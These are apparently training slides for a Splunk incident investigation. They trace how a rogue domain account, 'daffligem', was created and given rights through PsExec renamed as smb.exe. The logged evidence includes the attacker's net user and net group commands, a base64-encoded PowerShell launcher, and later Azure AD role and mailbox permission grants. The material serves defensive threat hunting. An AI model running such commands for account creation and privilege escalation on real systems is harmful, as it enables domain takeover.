5 | eval Group_Security_ID=mvindex(Security_ID,2)
6 | table _time host RecordNumber EventCode EventDescription Subject_Account
7 Subject_Security_ID Target_Security_ID Group_Security_ID Process_Command_Line
8 | sort + _time + RecordNumber
9 | fields - RecordNumber
```

| | | | | | | |
|---------------------|-------|------|-----------------------------|----------|-----------------------------|-------------------------|
| 2019-08-02 09:57:12 | titan | 4720 | A user account was created. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem |
| 2019-08-02 09:57:12 | titan | 4722 | A user account was enabled. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem |

| _time | host | EventCode | EventDescription | Subject_Account | Subject_Security_ID | Target_Security_ID | Group_Security_ID | Process_Command_Line |
|---------------------|---------|-----------|--|-----------------|-----------------------------|-------------------------|-----------------------------|---|
| 2019-08-02 09:56:32 | AGRADYL | 4688 | A new process has been created. | AGRADYL\$ | NT AUTHORITY\SYSTEM | NULL SID | | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" |
| 2019-08-02 09:57:06 | AGRADYL | 4688 | A new process has been created. | AGRADYL\$ | NT AUTHORITY\SYSTEM | NULL SID | | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add |
| 2019-08-02 09:57:12 | titan | 4720 | A user account was created. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | |
| 2019-08-02 09:57:12 | titan | 4722 | A user account was enabled. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | |
| 2019-08-02 09:57:12 | titan | 4724 | An attempt was made to reset an account's password. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | |
| 2019-08-02 09:57:12 | titan | 4738 | A user account was changed. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | |
| 2019-08-02 09:57:38 | AGRADYL | 4688 | A new process has been created. | AGRADYL\$ | NT AUTHORITY\SYSTEM | NULL SID | | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net group "Domain Admins" daffligem /ADD /DOMAIN |
| 2019-08-02 09:57:46 | titan | 4732 | A member was added to a security-enabled local group. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | BUILTIN\Administrators | |
| 2019-08-02 09:58:18 | titan | 4728 | A member was added to a security-enabled global group. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | THIRSTYBERNER\Domain Admins | |

```
"C:\Windows\System32\printdrv\smb.exe"
\\titan cmd /c c:\windows\system32\net
user /add daffligem Frothly1!!! /domain
"/fullname:Dan Affligem" "/comment:Added
per Bud"
```

| host | EventCode | EventDescription | Subject_Account | Subject_Security_ID | Target_Security_ID | Group_Security_ID | Process_Command_Line |
|---------------------|-----------|---|--|-----------------------------|-----------------------------|-------------------------|---|
| AGRADYL | 4688 | A new process has been created. | AGRADYL\$ | NT AUTHORITY\SYSTEM | NULL SID | | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" |
| AGRADYL | 4688 | A new process has been created. | AGRADYL\$ | NT AUTHORITY\SYSTEM | NULL SID | | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add |
| titan | 4720 | A user account was created. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | |
| titan | 4722 | A user account was enabled. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | |
| titan | 4724 | An attempt was made to reset an account's password. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | | |
| 2019-08-02 09:57:12 | titan | 4738 | A user account was changed. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | |
| 2019-08-02 09:57:38 | AGRADYL | 4688 | A new process has been created. | AGRADYL\$ | NULL SID | | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net group "Domain Admins" daffligem /ADD /DOMAIN |
| 2019-08-02 09:57:46 | titan | 4732 | A member was added to a security-enabled local group. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | BUILTIN\Administrators |
| 2019-08-02 09:57:46 | titan | 4728 | A member was added to a security-enabled global group. | Kpilsner | THIRSTYBERNER\Administrator | THIRSTYBERNER\daffligem | THIRSTYBERNER\Domain Admins |

```
"C:\Windows\System32\printdrv\smb.exe"
\\titan cmd /c net group "Domain Admins"
daffligem /ADD /DOMAIN
```

```

1 daffligem sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" host=titan
2 | table _time host user CommandLine ProcessId ParentProcessId ParentCommandLine
3 | sort + _time

```

All time ▾



✓ 9 events (8/2/19 8:00:00.000 AM to 7/18/25 4:33:17.000 PM)

No Event Sampling ▾

Job ▾



? Smart Mode ▾

Events Patterns Statistics (9) Visualization

20 Per Page ▾

Format

Preview ▾

| _time | host | user | CommandLine | ProcessId | ParentProcessId | ParentCommandLine |
|---------------------|-------|-----------------------------|--|-----------|-----------------|--|
| 2019-08-02 09:57:11 | titan | THIRSTYBERNER\Administrator | C:\Windows\system32\net1 user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" | 4396 | 4728 | c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" |
| 2019-08-02 09:57:11 | titan | THIRSTYBERNER\Administrator | c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" | 4728 | 212 | "cmd" /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" |
| 2019-08-02 09:57:11 | titan | THIRSTYBERNER\Administrator | "cmd" /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" | 212 | 2940 | C:\Windows\PSEXESVC.exe |
| 2019-08-02 09:57:46 | titan | THIRSTYBERNER\Administrator | C:\Windows\system32\net1 localgroup administrators daffligem /add | 3796 | 4420 | net localgroup administrators daffligem /add |
| 2019-08-02 09:57:46 | titan | THIRSTYBERNER\Administrator | net localgroup administrators daffligem /add | 4420 | 4292 | "cmd" /c net localgroup administrators daffligem /add |
| 2019-08-02 09:57:46 | titan | THIRSTYBERNER\Administrator | "cmd" /c net localgroup administrators daffligem /add | 4292 | 1284 | C:\Windows\PSEXESVC.exe |
| 2019-08-02 09:58:18 | titan | THIRSTYBERNER\Administrator | C:\Windows\system32\net1 group "Domain Admins" daffligem /ADD /DOMAIN | 3460 | 1272 | net group "Domain Admins" daffligem /ADD /DOMAIN |
| 2019-08-02 09:58:18 | titan | THIRSTYBERNER\Administrator | net group "Domain Admins" daffligem /ADD /DOMAIN | 1272 | 4736 | "cmd" /c net group "Domain Admins" daffligem /ADD /DOMAIN |
| 2019-08-02 09:58:18 | titan | THIRSTYBERNER\Administrator | "cmd" /c net group "Domain Admins" daffligem /ADD /DOMAIN | 4736 | 3692 | C:\Windows\PSEXESVC.exe |

```
1 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" host=titan ProcessId IN (2940,1284,3692) psexesvc.exe
2 | table _time EventCode EventDescription PipeName
3 | sort + _time
```

✓ 12 events (8/2/19 8:00:00.000 AM to 7/18/25 4:36:21.000 PM)

No Event Sampling ▾

Job ▾ II ■ ➔ + ↴

Events Patterns Statistics (12) Visualization

20 Per Page ▾

Format

Preview ▾


| _time | EventCode | EventDescription | PipeName |
|---------------------|-----------|------------------|---------------------------------|
| 2019-08-02 09:57:11 | 17 | Pipe Created | \PSEXESVC-AGRADY-L-4268-stderr |
| 2019-08-02 09:57:11 | 17 | Pipe Created | \PSEXESVC-AGRADY-L-4268-stdout |
| 2019-08-02 09:57:11 | 17 | Pipe Created | \PSEXESVC-AGRADY-L-4268-stdin |
| 2019-08-02 09:57:11 | 17 | Pipe Created | \PSEXESVC |
| 2019-08-02 09:57:46 | 17 | Pipe Created | \PSEXESVC-AGRADY-L-12364-stderr |
| 2019-08-02 09:57:46 | 17 | Pipe Created | \PSEXESVC-AGRADY-L-12364-stdout |
| 2019-08-02 09:57:46 | 17 | Pipe Created | \PSEXESVC-AGRADY-L-12364-stdin |
| 2019-08-02 09:57:46 | 17 | Pipe Created | \PSEXESVC |
| 2019-08-02 09:58:18 | 17 | Pipe Created | \PSEXESVC-AGRADY-L-9448-stderr |
| 2019-08-02 09:58:18 | 17 | Pipe Created | \PSEXESVC-AGRADY-L-9448-stdout |
| 2019-08-02 09:58:18 | 17 | Pipe Created | \PSEXESVC-AGRADY-L-9448-stdin |
| 2019-08-02 09:58:18 | 17 | Pipe Created | \PSEXESVC |

1 daffligem sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" host=agrady-1
 2 | table _time host user CommandLine ProcessId ParentProcessId ParentCommandLine
 3 | sort + _time|

All time ▾ 

✓ 3 events (8/2/19 8:00:00.000 AM to 7/18/25 4:38:46.000 PM) No Event Sampling ▾ Job ▾ II ⌂ ↗ ⌄ Smart Mode ▾

Events Patterns Statistics (3) Visualization

20 Per Page ▾  

| _time | host | user | CommandLine | ProcessId | ParentProcessId | ParentCommandLine |
|---------------------|----------|---------------------|--|-----------|-----------------|--|
| 2019-08-02 09:56:32 | AGRADY-L | NT AUTHORITY\SYSTEM | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" /comment:Added per Bud" | 4268 | 12464 | powershell -ec LgBcAHMABQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAwBtAGQAIAAvAGMAIABjADOAXAB3AGkAbgBkAG |
| 2019-08-02 09:57:06 | AGRADY-L | NT AUTHORITY\SYSTEM | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add | 12364 | 12336 | powershell -ec LgBcAHMABQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAwBtAGQAIAAvAGMAIABuAG |
| 2019-08-02 09:57:38 | AGRADY-L | NT AUTHORITY\SYSTEM | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net group "Domain Admins" daffligem /ADD /DOMAIN | 9448 | 1684 | powershell -ec LgBcAHMABQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAwBtAGQAIAAvAGMAIABuAG |

| Type | Field | Value | Actions |
|----------|-------------------|--|---------|
| Selected | CommandLine | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" | ▼ |
| | Company | Sysinternals - www.sysinternals.com | ▼ |
| | CurrentDirectory | C:\Windows\System32\printdrv\ | ▼ |
| | Description | Execute processes remotely | ▼ |
| | EventChannel | Microsoft-Windows-Sysmon/Operational | ▼ |
| | EventCode | 1 | ▼ |
| | EventDescription | Process Create | ▼ |
| | FileVersion | 2.2 | ▼ |
| | Image | C:\Windows\System32\printdrv\smb.exe | ▼ |
| | OriginalFileName | psexec.c | ▼ |
| | ParentCommandLine | powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAYwBtAGQAIAAvAGMAIAbjADoAXAB3AGkAbgBkAG8AdwBzAFwAcwB5AHMAdABIAG0AMwAyAFwAbgBIAHQAIAB1AHMAZQBByACAALwBhAGQAZAAgAGQAYQBmAGYAbABpAGcAZQBtACAArGByAG8AdABoAGwAeQAxACEAIQAhACAALwBkAG8AbQBhAGkAbgAgAC8AZgB1AGwAbABuAGEAbQBIADoAJwBEAGEAbgAgAEEAzgBmAGwAaQBnAGUAbQAnACAALwBjAG8AbQBtAGUAbgB0ADoAJwBBAGQAZABIAGQAIAbwAGUAcgAgAEIAdQBkACcA | ▼ |
| | Product | Sysinternals PsExec | ▼ |
| | dest | AGRADY-L.froth.ly | ▼ |
| | dest_ip | 10.1.1.100 | ▼ |
| | host | AGRADY-L | ▼ |
| | source | WinEventLog:Microsoft-Windows-Sysmon/Operational | ▼ |
| | sourcetype | XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | ▼ |
| | user | NT AUTHORITY\SYSTEM | ▼ |

1 daffligem sourcetype="ms:aad:audit"

✓ 73 events (before 7/18/25 4:45:14.000 PM) No Event Sampling ▾ Job ▾

Events (73) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

activityDisplayName

7 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

| Values | Count | % |
|---|-------|---------|
| Change user password | 25 | 34.246% |
| Update StsRefreshTokenValidFrom Timestamp | 25 | 34.246% |
| Update user | 17 | 23.288% |
| Add member to group | 2 | 2.74% |
| Add member to role | 2 | 2.74% |
| Add user | 1 | 1.37% |
| Change user license | 1 | 1.37% |

INTERESTING FIELDS

a activityDateTime 9
a activityDisplayName 7
a additionalDetails().key 1
a additionalDetails().value 1
a category 3
a correlationId 8
date_hour 8
date_mday 2
date_minute 30
a date_month 1
date_second 8
a date_wday 2
date_year 1

host = splunk.froth.ly | source = tenant_id:225e05a1-5914-4688-a404-7030e60f3143 | sourcetype = ms:aad:audit

The screenshot shows a Splunk search results page for the query "daffligem sourcetype='ms:aad:audit'". The search bar at the top contains the query. Below it, the status bar indicates "73 events (before 7/18/25 4:45:14.000 PM)" and "No Event Sampling". On the right, there is a "Job" dropdown menu. The main interface includes tabs for "Events (73)", "Patterns", "Statistics", and "Visualization", with "Events (73)" being the active tab. Below the tabs are buttons for "Format Timeline", "Zoom Out", "Zoom to Selection", and "Deselect". To the left, a sidebar lists "SELECTED FIELDS" (host, source, sourcetype) and "INTERESTING FIELDS" (activityDateTime, activityDisplayName, additionalDetails(), category, correlationId, date_hour, date_mday, date_minute, date_month, date_second, date_wday, date_year). The "activityDisplayName" field is highlighted with a red box. A modal window titled "activityDisplayName" is open, showing a table of 7 values (100% of events) with their counts and percentages. The table is as follows:

| Values | Count | % |
|---|-------|---------|
| Change user password | 25 | 34.246% |
| Update StsRefreshTokenValidFrom Timestamp | 25 | 34.246% |
| Update user | 17 | 23.288% |
| Add member to group | 2 | 2.74% |
| Add member to role | 2 | 2.74% |
| Add user | 1 | 1.37% |
| Change user license | 1 | 1.37% |

At the bottom of the modal, there are buttons for "Selected", "Yes", and "No". Below the modal, there are buttons for "Hide Fields" and "All Fields". At the very bottom of the page, there is a footer with copyright information: "© 2025 SPLUNK LLC" and "Cisco Confidential".

```
1 daffligem sourcetype="ms:aad:audit"
2 activityDisplayName IN ("Add member to group", "Add member to role", "Add user")
```

✓ 5 events (before 7/18/25 4:47:31.000 PM)

No Event Sampling ▾

Events (5)

Patterns

Statistics

Visualization

Format Timeline ▾

- Zoom Out

+ Zoom to Selection

✖ Deselect

initiatedBy.user.userPrincipalName

✖

< Hide Fields

All Fields

SELECTED FIELDS

a host 1

a initiatedBy.user.userPrincipalName 2

a source 1

a sourcetype 1

INTERESTING FIELDS

a activityDateTime 4

a activityDisplayName 3

a category 3

a correlationId 4

2 Values, 100% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Values

Count %

bstoll@froth.ly

4 80%

Sync_TITAN_bf18314cb938@jacobsmythe111.onmicrosoft.co

1 20%

m

taggedbyService: core.directory

operationType: Assign

```
1 daffligem sourcetype=ms:aad:audit
2 activityDisplayName IN ("Add member to group", "Add member to role", "Add user") | table _time initiatedBy.user.userPrincipalName targetResources{}.modifiedProperties{}.displayName
   targetResources{}.modifiedProperties{}.oldValue targetResources{}.modifiedProperties{}.newValue
```

| _time | activityDisplayName | initiatedBy.user.userPrincipalName | target.modified.displayName | target.modified.oldValue | targetResources().modifiedProperties().newValue |
|----------------------------|---------------------|--|--|---|---|
| 2019-08-02 10:26:08.860 | Add user | Sync_TITAN_bf18314cb938@jacobsmythe111.onmicrosoft.com | AccountEnabled LastDirSyncTime SourceAnchor UserPrincipalName UserType Included Updated Properties Action Client Name | [] ["2019-08-02T10:26:08Z"] ["UCVSh5BuE0C2TEIEeYpGtA=="] ["daffligem@jacobsmythe111.onmicrosoft.com"] [{"Member"}] null null "AccountEnabled, LastDirSyncTime, SourceAnchor, UserPrincipalName, UserType" "DirectorySync" | [true] |
| 2019-08-03 06:48:04.591 | Add member to role | bstoll@froth.ly | Role.ObjectID Role.DisplayName Role.TemplateID Role.WellKnownObjectName | null null null null | "62e90394-69f5-4237-9190-012177145e10" "Company Administrator" "62e90394-69f5-4237-9190-012177145e10" "TenantAdmins" |
| 2019-08-03 06:48:04.591 | Add member to role | bstoll@froth.ly | Role.ObjectID Role.DisplayName Role.TemplateID Role.WellKnownObjectName | null null null null | "62e90394-69f5-4237-9190-012177145e10" "Company Administrator" "62e90394-69f5-4237-9190-012177145e10" "TenantAdmins" |
| 2019-08-03 06:51:14.160 | Add member to group | bstoll@froth.ly | Group.ObjectID Group.DisplayName Group.WellKnownObjectName | null null null | "2a59c99e-51c5-4a72-ad11-ce9d19c5513c" "Frothly" null |
| 2019-08-03 06:51:27.126 | Add member to group | bstoll@froth.ly | Group.ObjectID Group.DisplayName Group.WellKnownObjectName | null null null | "7d2a9f2e-7a9f-4645-b778-de8c9b83c2c3" "Frothly_Shared" null |

| 1 | daffligem sourcetype=o365:management:activity Workload=Exchange | All time ▾ | C |
|---|---|-----------------------|---|
| 2 | table _time Operation UserId Parameters{}.Name Parameters{}.Value | | |
| 3 | sort + _time | | |
| ✓ 4 events (before 7/18/25 5:07:14.000 PM) | | | No Event Sampling ▾ |
| | | | Job ▾ II ■ ⌂ ⌄ ⌅ Smart Mode |
| Events | Patterns | Statistics (4) | Visualization |
| 20 Per Page ▾ | ✓ Format | Preview ▾ | |
| _time ▾ | Operation ▾ | UserId ▾ | Parameters{}.Name ▾ |
| | | | Parameters{}.Value ▾ |
| 2019-08-03 07:14:32 | Add-MailboxPermission | bstoll@froth.ly | Identity User AccessRights |
| | | | NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/helpdesk@froth.ly NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/daffligem FullAccess |
| 2019-08-03 07:14:35 | Add-RecipientPermission | bstoll@froth.ly | Identity Trustee AccessRights |
| | | | NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/helpdesk@froth.ly NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/daffligem SendAs |
| 2019-08-03 07:14:35 | Add-RecipientPermission | bstoll@froth.ly | Identity Trustee AccessRights |
| | | | NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/helpdesk@froth.ly NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/daffligem SendAs |
| 2019-08-03 07:14:35 | Add-RecipientPermission | bstoll@froth.ly | Identity Trustee AccessRights |
| | | | NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/helpdesk@froth.ly NAMPR17A005.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/jacobsmythe111.onmicrosoft.com/daffligem SendAs |

What Is Our Timeline? (1/2)

daffligem

| Time | Event(s) | Attributes | Platform |
|-------------------|---|---|----------|
| 09:56:32 | Process Exec Process Create | "C:\Windows\System32\printdrv\smb.exe" \titan cmd /c <command> | Agrady-l |
| 09:57:06 | Process Exec Process Create | "C:\Windows\System32\printdrv\smb.exe" \titan cmd /c <command> | Agrady-l |
| 09:57:11-09:57:12 | Process Create Pipe Created User account created/ enabled/password reset | net1 command to add user C:\Windows\PSEXESVC.exe \PSEXESVC-AGRADY-L-4268-stdin kpilsner / daffligem | titan |
| 09:57:38 | Process Exec Process Create | "C:\Windows\System32\printdrv\smb.exe" \titan cmd /c <command> | Agrady-l |
| 09:57:46 | Process Create Pipe Created Member added local group | net1 command to add user to local group C:\Windows\PSEXESVC.exe \PSEXESVC-AGRADY-L-12364-stdin kpilsner / daffligem - Administrators | titan |

What Is Our Timeline? (2/2)

daffligem


| Time | Event(s) | Attributes | Platform |
|-------------------|--|---|----------|
| 09:58:18 | Process Create Pipe Created Member added to global group | net1 command to add user to global group C:\Windows\PSEXESVC.exe \PSEXESVC-AGRADY-L-9448-stdin kpilsner / daffligem – Domain Admin | titan |
| 10:00:00 | Notable Events | | |
| 10:26:08 | Add user | Sync_TITAN_bf18314cb938@jacobsmythe111.onmicrosoft.com / daffligem@jacobsmythe111.onmicrosoft.com | AzureAD |
| 06:48:04 | Add member to role | bstoll@froth.ly Company Administrator / TenantAdmins | AzureAD |
| 06:51:14-06:51:27 | Add member to group | bstoll@froth.ly Frothly / Frothly_shared | AzureAD |
| 07:14:32 | Add-MailboxPermission | bstoll@froth.ly - helpdesk@froth.ly - FullAccess | O365 |
| 07:14:35 | Add-RecipientPermission | bstoll@froth.ly - helpdesk@froth.ly - SendAs | O365 |

How Can We Visualize This?

daffligem

IP: 10.1.1.100
Domain: thirstyberner
Computer Name:
agridy-l

09:56:32-09:57:38
smb.exe command to titan



What Is Our Narrative?

daffligem

- Three process executions initiated on agrady-l but executed on titan using a pipe created by psexec masquerading as smb.exe
- These commands created a new user in active directory and provided that new user, daffligem, with local and domain admin rights

Notable events were created based on event creation but the psexec masquerading as smb obscures its origin from agrady-l, so we likely need to perform so additional analysis of the agrady-l system

There is a pause followed by the creation of the user daffligem in AzureAD, due to the configuration of the AD ThirstyBerner domain and Azure syncing users from one to the other

After another pause, we see the frothly administrator adding this new user in Azure to be a tenant admin as well as providing full access and send as permission for the helpdesk mailbox

Artifacts Known/Uncovered

daffligem

Frothly Systems

